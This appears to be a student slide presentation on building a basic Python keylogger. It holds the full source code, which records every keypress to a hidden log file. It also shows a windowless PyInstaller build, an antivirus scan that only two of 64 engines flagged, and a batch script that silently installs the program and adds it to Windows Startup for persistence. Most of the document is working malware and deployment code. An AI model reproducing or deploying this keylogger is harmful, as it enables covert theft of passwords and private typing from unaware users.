



BASIC KEYLOGGER

MARC WINSTON ISAAC

the code

```
from pynput import keyboard
from datetime import datetime
todays_date = datetime.now().strftime('%Y-%b-%d-%H%M%S')
```

```
def get_key_name(key):
    if isinstance(key, keyboard.KeyCode):
        return key.char
    else:
        return str(key)
```

```
def on_press(key):
    key_name = get_key_name(key)
    with open('C:\\KeySecure\\logs\\Log-' + todays_date + '.txt', 'a+') as f:
        print('Key {} pressed.'.format(key_name), file=f)
```

```
def on_release(key):
    key_name = get_key_name(key)
    with open('C:\\KeySecure\\logs\\Log-' + todays_date + '.txt', 'a+') as f:
        print('Key {} released.'.format(key_name), file=f)
```

```
with keyboard.Listener(
    on_press = on_press,
    on_release = on_release) as listener:
    listener.join()
```

the keylogger's code in its entirety

the program

```

PS C:\Users\Winston\AppData\Local\Programs\Python\Python37> pyinstaller 198m.pyw --noconsole --onefile -i fav.ico
73 INFO: PyInstaller: 3.4
73 INFO: Python: 3.7.1
75 INFO: Platform: Windows-10-10.0.17134-SP0
77 INFO: wrote C:\Users\Winston\AppData\Local\Programs\Python\Python37\198m.spec
79 INFO: UPX is not available.
81 INFO: Extending PYTHONPATH with paths
['C:\\Users\\Winston\\AppData\\Local\\Programs\\Python\\Python37',
'C:\\Users\\Winston\\AppData\\Local\\Programs\\Python\\Python37']
82 INFO: checking Analysis
102 INFO: checking PYZ
116 INFO: checking PKG
118 INFO: Bootloader c:\users\winston\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\bootloader\windows-64bit\runw.exe
118 INFO: checking EXE
119 INFO: Rebuilding EXE-00.toc because 198m.exe missing
119 INFO: Building EXE from EXE-00.toc
123 INFO: SRCPATH [(('fav.ico', None)]
124 INFO: Updating icons from ['fav.ico'] to C:\Users\Winston\AppData\Local\Temp\tmp53ejok8v
125 INFO: Writing RT_GROUP_ICON 0 resource with 76 bytes
125 INFO: Writing RT_ICON 1 resource with 1128 bytes
126 INFO: Writing RT_ICON 2 resource with 2440 bytes
126 INFO: Writing RT_ICON 3 resource with 4264 bytes
127 INFO: Writing RT_ICON 4 resource with 9640 bytes
127 INFO: Writing RT_ICON 5 resource with 16936 bytes
133 INFO: Appending archive to EXE C:\Users\Winston\AppData\Local\Programs\Python\Python37\dist\198m.exe
143 INFO: Building EXE from EXE-00.toc completed successfully.
PS C:\Users\Winston\AppData\Local\Programs\Python\Python37> pyinstaller 198m.pyw --noconsole --onefile -i fav.ico
74 INFO: PyInstaller: 3.4
75 INFO: Python: 3.7.1
77 INFO: Platform: Windows-10-10.0.17134-SP0
78 INFO: wrote C:\Users\Winston\AppData\Local\Programs\Python\Python37\198m.spec
81 INFO: UPX is not available.
82 INFO: Extending PYTHONPATH with paths
['C:\\Users\\Winston\\AppData\\Local\\Programs\\Python\\Python37',
'C:\\Users\\Winston\\AppData\\Local\\Programs\\Python\\Python37']
83 INFO: checking Analysis
104 INFO: checking PYZ
118 INFO: checking PKG
120 INFO: Bootloader c:\users\winston\appdata\local\programs\python\python37\lib\site-packages\PyInstaller\bootloader\windows-64bit\runw.exe
120 INFO: checking EXE
121 INFO: Rebuilding EXE-00.toc because 198m.exe missing
122 INFO: Building EXE from EXE-00.toc
127 INFO: SRCPATH [(('fav.ico', None)]
127 INFO: Updating icons from ['fav.ico'] to C:\Users\Winston\AppData\Local\Temp\tmp7_zh6nip
128 INFO: Writing RT_GROUP_ICON 0 resource with 76 bytes
129 INFO: Writing RT_ICON 1 resource with 1128 bytes
129 INFO: Writing RT_ICON 2 resource with 2440 bytes
130 INFO: Writing RT_ICON 3 resource with 4264 bytes
131 INFO: Writing RT_ICON 4 resource with 9640 bytes
131 INFO: Writing RT_ICON 5 resource with 16936 bytes
137 INFO: Appending archive to EXE C:\Users\Winston\AppData\Local\Programs\Python\Python37\dist\198m.exe
146 INFO: Building EXE from EXE-00.toc completed successfully.

```

creating an executable
using pyinstaller module



the resulting executable application



2 / 64

2 engines detected this file



SHA-256 ac244ca8407710841c0e191e27470329d5717441fa580f456be33...

File name KeySecure.exe

File size 5.06 MB

Last analysis 2018-12-02 18:01:01 UTC

Detection

Details

Community

Avira




HEUR/AGEN.1036665

Jiangmin



Trojan.Generic.cqozq

the output



```
Log-2018-Dec-03-030406.txt
1 Key Key.f5 pressed.
2 Key Key.f5 released.
3 Key t pressed.
4 Key t released.
5 Key e pressed.
6 Key e released.
7 Key s pressed.
8 Key s released.
9 Key t pressed.
10 Key t released.
```

sample output file of the program

the deployment









| Name | Type |
|--|--------------------|
|  deploy.bat | Windows Batch File |
|  KeySecure.exe | Application |

files needed for deployment

```
@echo off
md C:\KeySecure
md C:\KeySecure\logs
>NUL copy "KeySecure.exe" "C:\KeySecure\KeySecure.exe"

set SCRIPT="%TEMP%\%RANDOM%-%RANDOM%-%RANDOM%-%RANDOM%.vbs"
echo Set oWS = WScript.CreateObject("WScript.Shell") >> %SCRIPT%
echo sLinkFile = "%USERPROFILE%
    \AppData\Roaming\Microsoft\Windows\Start
    Menu\Programs\Startup\KeySecure.lnk" >> %SCRIPT%
echo Set oLink = oWS.CreateShortcut(sLinkFile) >> %SCRIPT%
echo oLink.TargetPath = "C:\KeySecure\KeySecure.exe" >> %SCRIPT%
echo oLink.Save >> %SCRIPT%
cscript /nologo %SCRIPT%
del %SCRIPT%

start "" "C:\KeySecure\KeySecure.exe"
```

| Processes | Performance | App history | Startup | Users | Details | Services |
|--|-------------|-------------|-----------------------|----------|---------|----------|
| Name | | | Publisher | Status ^ | | |
|  Windows | | | Microsoft Corp | Enabled | | |
|  Google Chrome | | | Google Inc | Enabled | | |
|  Microsoft Edge | | | Microsoft Corporation | Enabled | | |
|  Microsoft Word | | | Microsoft Corporation | Enabled | | |
| >  KeySecure.exe | | | | Enabled | | |
|  Windows Defender | | | Windows Defender | Enabled | | |
|  Windows Update | | | Windows Update | Enabled | | |
|  Windows Defender Security Center | | | Windows Defender | Enabled | | |

KeySecure appearing as a startup program

Sources

youtube.com/watch?v=8BiOPBsXh0g

theembeddedlab.com/tutorials/keylogger-python

stackoverflow.com

tutorialspoint.com/batch_script

docs.python.org/3.7/library

lfd.uci.edu/~gohlke/pythonlibs

pypi.org

virustotal.com

slidescarnival.com



BASIC KEYLOGGER

MARC WINSTON ISAAC